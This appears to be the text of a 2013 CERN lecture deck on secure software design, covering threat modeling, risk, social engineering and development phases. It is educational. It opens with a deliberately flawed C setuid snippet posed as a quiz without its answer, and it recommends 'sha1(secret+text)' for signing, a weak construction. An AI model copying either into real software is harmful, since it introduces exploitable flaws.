Creating Secure Software

Sebastian Lopienski
CERN Deputy Computer Security Officer

Openlab/summer student lectures 2013

Is this OK?


```
int set_non_root_uid(unsigned int uid)
{
    // making sure that uid is not 0 == root
    if (uid == 0) {
        return 1;
    }

    setuid(uid);
    return 0;
}
```


Outline

- Some recent cyber-security stories
- What is computer security
- How much security
- Threat modeling and risk assessment
- Protection, detection, reaction
- Security through obscurity?
- Social engineering

We are living in dangerous times



Everything can get hacked



What is (computer) security?

- *Security is enforcing a policy that describes rules for accessing resources**
  - resource is data, devices, the system itself (i.e. its availability)
- Security is a system property, not a feature
- Security is part of reliability

* *Building Secure Software* J. Viega, G. McGraw

Safety vs. security

- Safety is about protecting from accidental risks
  - road safety
  - air travel safety
- Security is about mitigating risks of dangers caused by intentional, malicious actions
  - homeland security
  - airport and aircraft security
  - information and computer security

Security needs / objectives

Elements of common understanding of security:

- confidentiality (risk of disclosure)
- integrity (data altered → data worthless)
- availability (service is available as desired and designed)

Also:

- authentication (who is the person, server, software etc.)
- authorization (what is that person allowed to do)
- privacy (controlling one's personal information)
- anonymity (remaining unidentified to others)
- non-repudiation (user can't deny having taken an action)
- audit (having traces of actions in separate systems/places)

Why security is difficult to achieve?

- A system is as secure as its weakest element
  - like in a chain

- Defender needs to protect against all possible attacks (currently known, and those yet to be discovered)
- Attacker chooses the time, place, method

Why security is difficult to achieve?

- Security in computer systems – even harder:
  - great complexity
  - dependency on the Operating System, File System, network, physical access etc.
- Software/system security is difficult to measure
  - *function a() is 30% more secure than function b() ?*
  - there are no security metrics
- How to test security?
- Deadline pressure
- Clients don't demand security
- … and can't sue a vendor

Things to avoid

Security measures that get disabled with time, when new features are installed

Security is a process

Software vs. Civil Engineering

Millennia vs. decades

- Civil Engineering started with first civilizations
- Software Engineering is a very young domain
- *Secure Software* Engineering is in its infancy!

Software engineers have to foresee the future


- skyscraper has to withstand predictable weather conditions
- software has to survive any attack/malicious conditions

Software systems are very fragile

- remove few bricks from a building, it will be fine
- remove few lines of code from OS kernel, it will break

Is security an issue for you?

- A software engineer? System administrator? User?
- HEP laboratories are (more) at danger:
  - known organizations = a tempting target for attackers, vandals etc.
  - large clusters with high bandwidth – a good place to launch further attacks
  - risks are big and serious: we control accelerators with software; collect, filter and analyze experimental data etc.
  - the potential damage could cost *a lot*
- The answer is: YES
- so, where to start?




Threat Modeling and Risk Assessment

- Threat modeling: what threats will the system face?
  - what could go wrong?
  - how could the system be attacked and by whom?

- Risk assessment: how much to worry about them?
  - calculate or estimate potential loss and its likelihood
  - risk management – reduce both probability *and* consequences of a security breach

risk = probability * impact



Threat Modeling and Risk Assessment

- *Secure against what and from whom?*
  - who will be using the application?
  - what does the user (and the admin) care about?
  - where will the application run?
    (on a local system as Administrator/root? An intranet application? As a web service available to the public? On a mobile phone?)
  - what are you trying to protect and against whom?
- Steps to take
  - Evaluate threats, risks and consequences
  - Address the threats and mitigate the risks

Things to avoid

How to get secure?

- Protection, detection, reaction
- Know your enemy: types of attacks, typical tricks, commonly exploited vulnerabilities
- Attackers don't create security holes and vulnerabilities
  - they exploit existing ones

- Software security:
  - Two main sources of software security holes: architectural flaws and implementation bugs
  - Think about security in all phases of software development
  - Follow standard software development procedures

Protection, detection, reaction

An ounce of prevention is worth a pound of cure

- better to protect that to recover

Detection is necessary because total prevention is impossible to achieve

Without some kind of reaction, detection is useless

- like a burglar alarm that no-one listens and responds to

Protection, detection, reaction

- Each and every of the three elements is very important
- Security solutions focus too often on prevention only
- (Network/Host) Intrusion Detection Systems – tools for detecting network and system level attacks
- For some threats, detection (and therefore reaction) is not possible, so strong protection is crucial
  - example: eavesdropping on Internet transmission

Things to avoid

How much security?

- Total security is unachievable
- A trade-off: more security often means
  - higher cost
  - less convenience / productivity / functionality

- Security measures should be as invisible as possible
  - cannot irritate users or slow down the software (too much)
  - example: forcing a password change everyday
  - users will find a workaround, or just stop using it
- Choose security level relevant to your needs

Is a particular security measure good?

(Questions proposed by Bruce Schneier)

- What problem does it solve?
  - whether it really solves the problem you have
- How well does it solve the problem?
  - will it work as expected?
- What new problems does it add?
  - it adds some for sure
- What are the economic and social costs?
  - cost of implementation, lost functionality or productivity
- Given the above, is it worth the costs?

More at http://www.schneier.com/crypto-gram-0204.html#1

Security measures

Security through obscurity … ?

- *Security through obscurity* – hiding design or implementation details to gain security:
  - keeping secret not the key, but the encryption algorithm,
  - hiding a DB server under a name different from “db”, etc.

- The idea doesn’t work
  - it’s difficult to keep secrets (e.g. source code gets stolen)
  - if security of a system depends on one secret, then, once it’s no longer a secret, the whole system is compromised
  - secret algorithms, protocols etc. will not get reviewed → flaws won’t be spotted and fixed → less security
- Systems should be secure by design, not by obfuscation
- Security AND obscurity

Cryptography

- Cryptography is a great security tool
- …but it cannot solve many security problems
  - e.g. buffer overflows bugs, users choosing bad passwords

- Don't invent or implement cryptographic algorithms
- Protect private keys
- Use longer keys (e.g. RSA 4096 rather than 1024)
- Avoid weak algorithms (e.g. SHA2 rather than SHA1,MD5)

- Use hash functions for simple signing

  text signature = sha1(secret+text)

Further reading

Bruce Schneier

Secrets and Lies:
Digital Security
in a Networked World

Human – the weakest link

Fun addition to the SANS Top 20 Vulnerabilities list:

H1. Humans
H1.1 Description:

The species Homo sapiens supports a wide range of intellectual capabilities such as speech, emotion, rational thinking etc. Many of these components are enabled by default - though to differing degrees of success. […] Vulnerabilities in these components are the most common avenues for exploitation.

The human brain is both locally and remotely exploitable through techniques such as unhealthy self-talk, low self-esteem, government propaganda, commercial marketing, sales representatives, phishing, social engineering, and magic tricks. For most of these vulnerabilities, exploit code is publicly available. Attacks exploiting these vulnerabilities have been seen in the wild. […]

(full text at http://rwanner.blogspot.com/2005/11/human-side-of-security.html)

Social engineering threats

- Exploiting human nature: tendency to trust, fear etc.
- Human is the weakest element of most security systems
- Goal: to gain unauthorized access to systems or information
- Deceiving, manipulating, influencing people, abusing their trust so that they do something they wouldn't normally do
- Most common: phishing, hoaxes, fake URLs and web sites
- Also: cheating over a phone, gaining physical access
  - example: requesting e-mail password change by calling technical support (pretending to be an angry boss)
- Often using (semi-)public information to gain more knowledge:
  - employees' names, who's on a leave, what's the hierarchy, projects
  - people get easily persuaded to give out *more* information
  - everyone knows valuable pieces of information, not only the management

Social engineering – reducing risks

- Clear, understandable security policies and procedures
- Education, training, awareness raising
  - Who to trust? Who not to trust? How to distinguish?
  - Not all non-secret information should be public
- Software shouldn't let people do stupid things:
  - Warn when necessary, but not more often
  - Avoid ambiguity
  - Don't expect users to take right security decisions
- Think as user, see how people use your software
  - Software engineers think different than users
- Request an external audit?

Social engineering – rouge URLs

Which links point to eBay?

- secure-ebay.com
- www.ebay.com\cgi-bin\login?ds=1%204324@%31%32%34.%31%33%36%2e%31%30%2e%32%30%33/p?uh3f223d
- www.ebay.com/ws/eBayISAPI.dll?SignIn
- scgi.ebay.com/ws/eBayISAPI.dll?RegisterEnterInfo&siteid=0&co_partnerid=2&usage=0&ru=http%3A%2F%2Fwww.ebay.com&rafId=0&encRafId=default

…

Social engineering – a positive aspect


(Dec 2005) A child pornographer turned himself in to the police after receiving a virus e-mail saying “An investigation is underway…”

Unfortunately, that’s the only happy-end story about social engineering that I know of.

Further reading

Kevin D. Mitnick

The Art of Deception: Controlling the Human Element of Security



Being paranoid

- It is not that bad to be paranoid (sometimes)

From leifpeng.com

- example: the idea of SETI virus (*"Alien radio signals could pose a security risk, and should be 'decontaminated' before being analyzed"*)
  http://home.fnal.gov/~carrigan/SETI/SETI_Hacker.htm

OK, maybe this is too paranoid…

Messages

- Security is a process, not a product *
  - threat modeling, risk assessment, security policies, security measures etc.
- Protection, detection, reaction
- Security thru obscurity will *not* work
- Threats (and solutions) are not only technical
  - social engineering

* B. Schneier

Security in Different Phases of Software Development

Outline

- Requirements
- System architecture
- Code design
- Implementation
- Deployment
- Testing

Software is vulnerable

Secunia security advisories from a single day


27th Jun, 2013

Ubuntu update for firefox	759 views
Red Hat update for firefox	656 views
Cisco Content / IronPort Security Management Appliance Web Framework Cross-Site Scripting Vulnerability	590 views
IBM Rational ClearCase OpenSSL Information Disclosure and Denial of Service Vulnerabilities	541 views
HP StoreOnce D2D Backup Systems Undocumented User Account Security Issue	485 views
Cisco Appliances Multiple Vulnerabilities	787 views
Cisco IronPort Web Security Appliance Multiple Vulnerabilities	578 views
Xen Page Reference Counting Denial of Service Vulnerability	490 views
IBM WebSphere Appliance Management Center OpenSSL Weakness and Java Vulnerability	560 views
IBM WebSphere Appliance Management Center OpenSSL Weakness and Java Vulnerability	512 views
Apache XML Security XPointer Expressions Processing Buffer Overflow Vulnerability	686 views
POST-MAIL Unspecified Cross-Site Scripting Vulnerability	855 views
CLIP-MAIL Unspecified Cross-Site Scripting Vulnerability	596 views
Cisco Prime Central for HCS Assurance HTTP Replies Information Disclosure Security Issue	388 views
Ubuntu update for thunderbird	458 views
Xaraya Two Cross-Site Scripting Vulnerabilities	317 views
Red Hat update for thunderbird	356 views
Cisco Unified Communications Manager Unified Serviceability Cross-Site Request Forgery Vulnerability	428 views
ZamFoo Reseller "date" Command Injection Vulnerability	367 views
Sophos UTM Unspecified IPv6 Denial of Service Vulnerability	503 views
SUSE update for darktable	369 views
AirLive WL-2600CAM IP Camera Security Bypass Security Issue	356 views
SUSE update for wireshark	444 views
WordPress Slash WP Theme "jPlayer" Cross-Site Scripting Vulnerability	486 views
Drupal Fast Permissions Administration Module Security Bypass Security Issue	549 views
IceWarp Mail Server Cross-Site Scripting and XML External Entities Vulnerabilities	313 views

When to start?

- Security should be foreseen as part of the system from the very beginning, not added as a layer at the end
  - the latter solution produces insecure code (tricky patches instead of neat solutions)
  - it may limit functionality
  - and will cost much more
- You can't add security in version 2.0

Software development life-cycle



Requirements


Results of threat modeling and risk assessment:

- *what data and what resources should be protected*
- *against what*
- *and from whom*

should appear in system requirements.

Architecture

- Modularity: divide program into semi-independent parts
  - small, well-defined interfaces to each module/function
- Isolation: each part should work correctly even if others fail (return wrong results, send requests with invalid arguments)
- Defense in depth: build multiple layers of defense
- Simplicity (complex => insecure)
- Define and respect chain of trust
- Think globally about the whole system




Things to avoid

